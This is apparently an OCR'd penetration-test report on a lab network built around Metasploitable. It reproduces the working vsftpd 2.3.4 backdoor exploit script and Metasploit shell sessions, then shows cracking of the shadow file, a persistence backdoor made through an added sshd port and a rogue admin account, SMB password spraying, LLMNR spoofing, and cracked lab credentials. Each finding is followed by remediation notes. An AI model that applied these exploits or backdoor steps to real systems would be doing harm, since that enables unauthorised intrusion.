vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
Shellcodes: No Results

```
File  Actions  Edit  View  Help
  GNU nano 5.4                                                    /u
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.17.0.4
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
```


root@kali: ~
root@kali: ~
File Actions Edit View Help
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
who[*] Command shell session 1 opened (172.22.117.100:44731 → 172.22.117.150:6200) at 2023-07-14 02:40:52 -0400
ls
sh: line 6: whols: command not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                        normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                 normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 auxiliary(scanner/smtp/smtp_enum) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 auxiliary(scanner/ssh/ssh_login) > OPTIONS
[-] Unknown command: OPTIONS
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.22.117.150:22 - Starting bruteforce
[*] Error: 172.22.117.150: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```


```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                        normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                 normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 auxiliary(scanner/smtp/smtp_enum) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 auxiliary(scanner/ssh/ssh_login) > OPTIONS
[-] Unknown command: OPTIONS
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.22.117.150:22 - Starting bruteforce
[*] Error: 172.22.117.150: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```


Remediation:-

- Port 21 should be closed.
- Strong Firewall configuration for incoming traffic.

7. Post Exploit Privilege Escalation

Risk Rating- **High**


Description:-

WhiteHat professional performed post exploitation task to escalate the privilege to gain sensitive data by the administrator.

We were able to find the file created by the admin and able to retrieve the administrator credentials.
Credentials - msfadmin:cybersecurity
We ssh into the system using the credential and gain administrator access and then succeed in escalating privilege.


Post privilege escalating we were able to access the shadow file which contains all user ID and password hashes.

Using John password cracking tool we perform a Brute force password attack and succeed to gain all the user IDs and cracked passwords.



```
┌──(root💀kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Jul  4 20:30:07 2023
msfadmin@metasploitable:~$ ls
vulnerable
```

```
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# ls
vulnerable
root@metasploitable:/home/msfadmin# sudo su
root@metasploitable:/home/msfadmin# cd vulnerable/
root@metasploitable:/home/msfadmin/vulnerable# ls
mysql-ssl  samba  tikiwiki  twiki20030201
root@metasploitable:/home/msfadmin/vulnerable#
```



Remediation:-

- Avoid saving passwords into the system files.
- Use the complex password which includes a combination of alphanumerical, upper case, and lowercase, symbols.

8. Post Exploitation Persistence in the internal network.


Risk Rating- High

Description:-

As per previous Priviliage Escilation exploitation where were able to ssh in to the system and again administrative privilege in the system we tried to create another backdoor modifying /etc/ssh/sshd_config file and add additional port 1022 which we be another backdoor to get in to the system also we were able to create the backdoor account named “systemd-ssh” with password “password” and added to the admin group. We were able to created persistence in the system after ssh with new backdoor account and using new port 10022.


GNU nano 2.0.7 File: sshd_config
Package generated configuration file
See the sshd(8) manpage for details
What ports, IPs and protocols we listen for
Port 22
Port 10022
Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768
Logging
SyslogFacility AUTH
LogLevel INFO
Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys
Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
similar for protocol version 2
HostbasedAuthentication no
Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes
To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no
Change to yes to enable challenge-response passwords (beware issues with
some PAM modules and threads)
ChallengeResponseAuthentication no
Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes
Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
[Read 78 lines]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page
^X Exit ^J Justify ^W Where Is ^V Next Page

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]

┌──(root💀kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jul 15 02:01:04 2023 from 172.22.117.100
msfadmin@metasploitable:~$ sudo adduser systemd-ssh
[sudo] password for msfadmin:
sudo: pam_authenticate: Conversation error
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# sudo adduser systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
The home directory `/home/systemd-ssh' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
root@metasploitable:/home/msfadmin# sudo usermod -aG admin systemd-ssh
root@metasploitable:/home/msfadmin#
```



Remediation:-

- Regular system audit required.
- Two-factor authentication is required before accessing any system configuration file.

9. Open port SMB on a Windows machine.


Risk Rating - High

Description:-

We perform a Nmap scam against range IP address 172.22.117.0/24, the result of the scan finds the two machines are Windows machines and have multiple ports open.

172.22.117.10 is the window domain controller and 172.22.117.20 is another Windows machine we found in the Nmap scan.

The machine 172.22.117.20 has smb open port we can be vulnerable and exploited by bad actors to gain access to the system.




Remediation-


- Machine should close the smb port.
- Window machine should have a strong firewall configuration and block access to inbound unrecognized IPs

10. Gaining Initial Access falling for password spraying techniques.

Risk Rating - High

Description:-
The previous Nmap scan output led to the exploit of the system and gain initial access. We perform the Password Spraying technique using SMB protocol.
Using the Metasploit tool and also using auxiliary/scanner/smb/smb_login exploit method we tried to gain initial access by stealing the user's credentials.





We successfully exploited the system and gained user credentials and domain name

Domain name - megacropone
Username - tstark
Password - Password!

Remediation:-

- SMB open port should be closed and not accessible by inbound traffic by an unknown IP address.
- Strong firewall configuration.

11. LLMNR Spoofing risk assessment

Risk Rating - High

Description:-

Using initial findings we performed the LLMNR Spoofing technique to gain more credentials. Using LLMNR broadcast protocol we send broadcast messages to all machines on the network and wait to the machine's response with password hashes. using the john the ripper password hash cracking tool we were able to gain more credentials. Username - pparker and Password- Spring2021

```
┌──(root💀kali)-[~]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2022-01-15 01:15) 4.166g/s 23525p/s 23525c/s 23525C/s 123456..donald
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Remediation:-

- Continuous network monitoring and logging.
- Use strong Authentication and Acess Controls
- Disable LLMNR on the system.

11. Port 135 and WMI exploitation

Risk Rating: - High

Description:-

Using previously found credentials and using the WMI tool we tried to exploit the Windows machine 172.22.117.20, Using Metasploit tool and running scanner/smb/impacket/wmiexec exploit module we set RHOSTS (172.22.117.20), SMBDOMAIN (megacropone), SMBUSER (tstark), SMBPASS (Password!), COMMAND (tasklist).

